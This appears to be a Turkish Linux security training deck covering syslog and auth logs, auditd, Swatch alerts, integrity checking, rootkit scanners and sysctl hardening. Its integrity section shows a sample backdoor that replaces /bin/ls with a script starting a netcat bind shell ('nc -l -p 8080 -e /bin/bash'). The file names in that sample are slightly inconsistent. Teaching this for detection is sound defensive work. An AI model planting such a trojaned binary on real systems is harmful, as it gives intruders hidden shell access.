Tasks: 690 total, 1 running, 445 sleeping, 0 stopped, 244 zombie
Cpu(s): 1.0%us, 1.3%sy, 0.0%ni, 0.0%id, 97.0%wa, 0.0%hi, 0.7%si, 0.0%st
Mem: 770236k total, 126756k used, 643480k free, 676k buffers
```

Bölüm:L-Linux Loglama Altyapısı

- Linux ve UNIX sistemlerde loglama syslog aracılığıyla yapılır
- Syslogd ve /etc/syslog.conf dosyası bilinmesi gereken iki bileşendir.
- Birden fazla Linux tek bir syslog'a log gönderebilir, uzaktan log alabilir
- /var/log dizini log dosyalarının tutulduğu dizindir.

Syslog.conf

```
root@bt:/var/log# cat /etc/syslog.conf
# /etc/syslog.conf      Configuration file for syslogd.
#
#                       For more information see syslog.conf(5)
#                       manpage.
#
# First some standard logfiles.  Log by facility.
#
auth,authpriv.*          /var/log/auth.log
*.*;auth,authpriv.none   -/var/log/syslog
#cron.*                  /var/log/cron.log
daemon.*                 -/var/log/daemon.log
kern.*                   -/var/log/kern.log
lpr.*                    -/var/log/lpr.log
mail.*                   -/var/log/mail.log
user.*                   -/var/log/user.log
#
# Logging for the mail system.  Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                -/var/log/mail.info
mail.warning              -/var/log/mail.warn
mail.err                  /var/log/mail.err
#
# Logging for INN news system
#
news.crit                 /var/log/news/news.crit
news.err                  /var/log/news/news.err
news.notice               -/var/log/news/news.notice
#
# Some 'catch-all' logfiles.
#
*.=debug;\
    auth,authpriv.none;\
    news.none;mail.none   -/var/log/debug
```

Önemli Log Dosyaları

- Kullanılan Linux dağıtımına göre değişse de tüm Linux sistemlerdeki önemli loglar aynı addadır, yerleri syslog.conf'da belirtilir.
- /var/log/auth.log
- /var/log/lastlog
- /var/log/wtmp
- /var/log/syslog
- ...

Giriş Çıkış Logları


- /var/log/auth.log dosyasında saklanır

```
root@bt: /var/log
root@bt:/var/log# tail /var/log/auth.log
Mar  5 14:50:47 bt useradd[27780]: new group: name=huzeyfe, GID=1000
Mar  5 14:50:47 bt useradd[27780]: new user: name=huzeyfe, UID=1000, GID=1000, home=/home/huzeyfe, shell=/bin/sh
Mar  5 14:50:50 bt su[27785]: Successful su for huzeyfe by root
Mar  5 14:50:50 bt su[27785]: + pts/6 root:huzeyfe
Mar  5 14:50:50 bt su[27785]: pam_unix(su:session): session opened for user huzeyfe by root(uid=0)
Mar  5 14:50:57 bt su[27863]: Successful su for root by huzeyfe
Mar  5 14:50:57 bt su[27863]: + pts/6 huzeyfe:root
Mar  5 14:50:57 bt su[27863]: pam_unix(su:session): session opened for user root by root(uid=1000)
Mar  5 14:54:27 bt sudo:      root : TTY=pts/6 ; PWD=/root ; USER=root ; COMMAND=/bin/su ls
Mar  5 14:54:32 bt sudo:      root : TTY=pts/6 ; PWD=/root ; USER=root ; COMMAND=/bin/ls
root@bt:/var/log#
```

Kim nereden hangi zamanda hangi kullanıcı adıyla bağlandı?

Sudo Logları

- /var/log/auth.log dosyasında saklanır(Linux dağıtımına göre değişebilir)
- Hani kullanıcı yetkileriyle ne komutu çalıştırıldı bilgisi.



```
root@bt:/var/log# sudo id
uid=0(root) gid=0(root) groups=0(root)
root@bt:/var/log# sudo grep huzeyfe /etc/passwd
huzeyfe:x:1000:1000::/home/huzeyfe:/bin/sh
root@bt:/var/log# tail /var/log/auth.log
Mar  5 14:50:57 bt su[27863]: Successful su for root by huzeyfe
Mar  5 14:50:57 bt su[27863]: + pts/6 huzeyfe:root
Mar  5 14:50:57 bt su[27863]: pam_unix(su:session): session opened for user root by root(uid=1000)
Mar  5 14:54:27 bt sudo:      root : TTY=pts/6 ; PWD=/root ; USER=root ; COMMAND=/bin/su ls
Mar  5 14:54:32 bt sudo:      root : TTY=pts/6 ; PWD=/root ; USER=root ; COMMAND=/bin/ls
Mar  5 15:08:10 bt sudo:      root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/bin/cat /etc/passwd
Mar  5 15:08:15 bt sudo:      root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/who am i
Mar  5 15:08:18 bt sudo:      root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/last
Mar  5 15:08:32 bt sudo:      root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/id
Mar  5 15:08:42 bt sudo:      root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/bin/grep huzeyfe /etc/passwd
root@bt:/var/log#
```

The terminal screenshot displays the execution of several commands and the resulting sudo logs. Red boxes highlight the output of 'sudo id' and 'sudo grep huzeyfe /etc/passwd'. Red arrows point from these boxes to the corresponding entries in the 'tail /var/log/auth.log' output, specifically the lines showing the user 'huzeyfe' successfully switching to 'root' and the subsequent 'sudo' commands executed as root.

Linux Audit Altyapısı

- Auditd kullanılarak kernel seviyesinde yapılır
- Linux audit altyapısı SOX, PCI, HIPAA gibi standartlara uyumlu çıktı verir ve standartların isteklerini karşılar
 - Sistemde açılan, yazılan, silinen tüm dosyalar loglanabilir
 - Hangi kullanıcının hangi tarihte ne komutunu çalıştırdığı bilgisi alınabilir
 - İstenirse merkezi log sunucuya yönlendirilebilir


Linux audit log örneği

```
root@server [/var/log]# tail /var/log/audit/audit.log
type=PATH msg=audit(1267819881.081:62480853): item=1 name=(null) inode=1507386 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00
type=SYSCALL msg=audit(1267819883.982:62480854): arch=40000003 syscall=11 success=yes exit=0 a0=818d9d a1=bfa559ac a2=bfa59df8 a3=40
0 items=2 ppid=17188 pid=31674 auid=0 uid=99 gid=99 euid=99 suid=99 fsuid=99 egid=99 sgid=99 fsgid=99 tty=(none) ses=109281 comm="sh"
exe="/bin/bash" key=(null)
type=EXECVE msg=audit(1267819883.982:62480854): argc=3 a0="sh" a1="-c" a2=2F6964656E746966679202D6666F726D61742025773A25683A256D20272F
686F6D652F62726F6E7A652F7075626C69635F68746D6C2F6D6F64756C65732F6D79646F776E6C6F6164732F696D616765732F73686F74732F31303031312E6A7067
27
type=CWD msg=audit(1267819883.982:62480854): cwd="/home/bronze/public_html/modules/mydownloads"
type=PATH msg=audit(1267819883.982:62480854): item=0 name="/bin/sh" inode=589838 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00
type=PATH msg=audit(1267819883.982:62480854): item=1 name=(null) inode=1507386 dev=08:05 mode=0100755 ouid=0 ogid=0 rdev=00:00
type=SYSCALL msg=audit(1267819883.985:62480855): arch=40000003 syscall=11 success=no exit=-2 a0=9b9e3c8 a1=9b9e2b0 a2=9b9d768 a3=40
items=1 ppid=17188 pid=31674 auid=0 uid=99 gid=99 euid=99 suid=99 fsuid=99 egid=99 sgid=99 fsgid=99 tty=(none) ses=109281 comm="sh"
exe="/bin/bash" key=(null)
type=CWD msg=audit(1267819883.985:62480855): cwd="/home/bronze/public_html/modules/mydownloads"
type=PATH msg=audit(1267819883.985:62480855): item=0 name="/identify"
type=SYSCALL msg=audit(1267819886.627:62480856): arch=40000003 syscall=11 success=yes exit=0 a0=8793b28 a1=879fb28 a2=87a21a0 a3=0 i
tems=2 ppid=29520 pid=31675 auid=32103 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=142653 comm="tail" exe="
/usr/bin/tail" key=(null)
root@server [/var/log]#
```

Swatch- Log & Alarm

- Log dosyalarının fazlalığı önemli log parçalarının adminlerin gözünden kaçmasına sebep olur
- Swatch ile logları izleyip sadece belirli log tiplerinde uyarı gelmesi sağlanabilir

```
swatchrc: 8 lines, 210 characters.  
-bash-3.2# swatch -c swatchrc -t /var/log/authlog  
  
*** swatch version 3.1.1 (pid:32202) started at Wed Jun  6 20:49:20 EEST 2007  
  
Jun  6 20:49:39 bizimev sshd[8167]: Accepted password for root from 80.93.212.86 port 63499 ssh2  
Jun  6 20:49:47 bizimev sshd[8091]: Failed password for root from 80.93.212.86 port 53438 ssh2
```



Bütünlük Doğrulama

- Linux sistemlerde herşey dosyadır
- Dosyaların güvenliği en önemli konudur
- Basit bir arka kapı

```
which ls
mv /bin/ls /bin/lms
echo " nc -l -p 8080  -e /bin/bash &" >>/bin/ls
echo "/bin/mls" >> /bin/ls
ls
chmod +x /bin/ls
echo "/bin/lms" >> /bin/ls
```

```
root@bt:~# netstat -ant|grep LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:587          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
```


IC Çalışma mantığı

- IC=Integrity Checking(Bütünlük Kontrolü)
- Adım 1:Belirtilen dosyaların hash değerlerini al
 - Alınan değerleri sadece okunabilir(read-only) bir ortamda sakla
- Adım 2:Belirli zaman sonra aynı dosyaların tekrar hash değerlerini al
- Adım 3: İlk alınan hash değerleriyle son alınanları karşılaştır
 - Değişiklik varsa dosyalarda oynanmış demektir.

OpenSource IC Yazılımları

	<u>Afick</u>	<u>AIDE</u>	<u>FCheck</u>	<u>Integrit</u>	<u>Osiris</u>	<u>OSSEC</u>	<u>Samhain</u>	<u>Tripwire</u>
Version	2.9-1	0.13.1	2.07.59	4.0	4.2.2	2.3	2.2.6	2.4.0.1
Date	Oct 05, 2006	Dec 15, 2006	May 03, 2001	Apr 19, 2006	Sep 14, 2006	Dec 04, 2009	Oct 31, 2006	Dec 01, 2005
PGP signed	NO	YES	NO	NO	YES	YES	YES	NO
Language	Perl	C	Perl	C	C	C	C	C++
Required		libmhash	md5sum (or md5)		OpenSSL 0.9.6j or newer		GnuPG (only if signed config/database used)	
Log Options	stdout	stdout, stderr, file, file descriptor	stdout, syslog	stdout	central log server (email+file on server side)	central log server (email+file on server side)	stderr, email, file, pipe, syslog, RDBMS, central log server, prelude, external script, IPC message queue	stdout, file, email, syslog
DB sign/crypt	NO	NO	NO	NO	NO	NO	sign	sign+crypt
Conf sign/crypt	NO	NO	NO	NO	NO	NO	sign	sign+crypt

Linux Rootkitleri

- Rootkit kavramı
- Neler yapar?
- Linux için rootkitler

01. lrk3, lrk4, lrk5, lrk6 (and variants);
04. t0rn (and variants);
07. rh[67]-shaper;
10. RK17;
13. LPD Worm;
16. ShitC Worm;
19. Maniac-RK;
22. x.c Worm;
25. knark LKM;
28. Bobkit;
31. Showtee;
34. MithRa's Rootkit;
37. Scalper;
40. Illogic rootkit;
43. Romanian rootkit;
46. Aquatica rootkit;
49. TC2 Worm;
52. Anonoying rootkit;
55. zaRwT rootkit;
58. Kenga3 rootkit;
61. Enye LKM;
64. OSX.RSPlug.A;

02. Solaris rootkit;
05. Ambient's Rootkit (ARK);
08. RSHA;
11. Lion Worm;
14. kenny-rk;
17. Omega Worm;
20. dsc-rootkit;
23. RST.b trojan;
26. Monkkit;
29. Pizdakit;
32. Optickit;
35. George;
38. Slapper A, B, C and D;
41. SK rootkit.
44. LOC rootkit;
47. ZK rootkit;
50. Volc rootkit;
53. Shkit rootkit;
56. Madalin rootkit;
59. ESRK rootkit;
62. Lupper.Worm;

03. FreeBSD rootkit;
06. Ramen Worm;
09. Romanian rootkit;
12. Adore Worm;
15. Adore LKM;
18. Wormkit Worm;
21. Ducoci rootkit;
24. duarawkz;
27. Hidrootkit;
30. t0rn v8.0;
33. T.R.K;
36. SucKIT;
39. OpenBSD rk v1;
42. sebek LKM;
45. shv4 rootkit;
48. 55808.A Worm;
51. Gold2 rootkit;
54. AjakIt rootkit;
57. Fu rootkit;
60. rootedoor rootkit;
63. shv5;

Rootkit Tarama Programları

- RkHunter
- Chkrootkit

Chkrootkit ...

```
root@bt: /var/log
root@bt:/var/log# chkrootkit -r /bin/
ROOTDIR is `/bin/'
Checking `amd'... not found
Checking `basename'... not found
not found
Checking `biff'... not found
Checking `chfn'... not found
Checking `chsh'... not found
Checking `cron'... not found
Checking `crontab'... not found
```

```
Searching for Sadmin/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for LOC rootkit... nothing found
Searching for Romanian rootkit... nothing found
Searching for Volc rootkit... nothing found
Searching for Gold2 rootkit... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing found
Searching for ZK rootkit default files and dirs... nothing found
Searching for ShKit rootkit default files and dirs... nothing found
Searching for AjaKit rootkit default files and dirs... nothing found
Searching for zaRwT rootkit default files and dirs... nothing found
Searching for Madalin rootkit default files... nothing found
Searching for Fu rootkit default files... nothing found
Searching for ESRK rootkit default files... nothing found
Searching for rootedor... nothing found
Searching for ENYELKM rootkit default files... nothing found
Searching for common ssh-scanners default files... nothing found
Searching for suspect PHP files... /usr/bin/find: `/bin/tmp': No such file or directory
/usr/bin/find: `/bin/var/tmp': No such file or directory
```

Güvenli bir Linux için

- Linux dağıtımı güvenlik listesine üyelik
- Güvenlik yamalarını zamanında geçme
- Gereksiz servisleri kapatma
- Dosya/diziler üzerinde gereksiz hakların alınması
 - WR, suid bit vs
- Loglama altyapısının kurulması
- Ağ servislerine ACL uygulaması
 - SSH'a her yerden ulaşım vermeme gibi

Bölüm-X:Sysctl güvenlik ayarları

- Sysctl:işletim sisteminin çalışmasını etkileyecek detay ayarların belirtildiği komut(+dosya)
- Sysctl ile yapılan işlemler reboot edene kadar geçerli olur
 - #sysctl -w degistirilecek_ayar=degisken_degeri
- /proc
 - Sanal bir dizin olmakla birlikte işletim sistemi çalışırken sysctl ile yapılabilecek ayarlar doğrudan /proc dizininde yapılabilir
- #echo "1" >/proc/sys/net/ipv4/ip_forward

IP Spoofing Engelleme

- `#echo 1 > /proc/sys/net/ipv4/conf/default/rp_filter`
ya da `/etc/sysctl.conf` dosyasına
- `net.ipv4.conf.all.rp_filter=1`
Satırı eklenerek aktif hale getirilir.
- Bu ayar "source address verification" özelliğini sağlar, yani herhangi bir arabirime gelen paketlerdeki ip adreslerinin gerçekten uygun arabirimden gelip gelmediği kontrol edilir.

ICMP Redirect Mesajlarını Engelleme

- `sysctl -w net.ipv4.conf.all.accept_redirects=0`
- `sysctl -w net.ipv4.conf.all.send_redirects=0`

Broadcast ICMP Paketlerini Engelleme

- `#ysctl -w net.ipv4.icmp_echo_ignore_broadcasts = 1`

SynFlood Saldırılarına Karşı Koruma

- `Sysctl -w net.ipv4.tcp_syncookies = 1`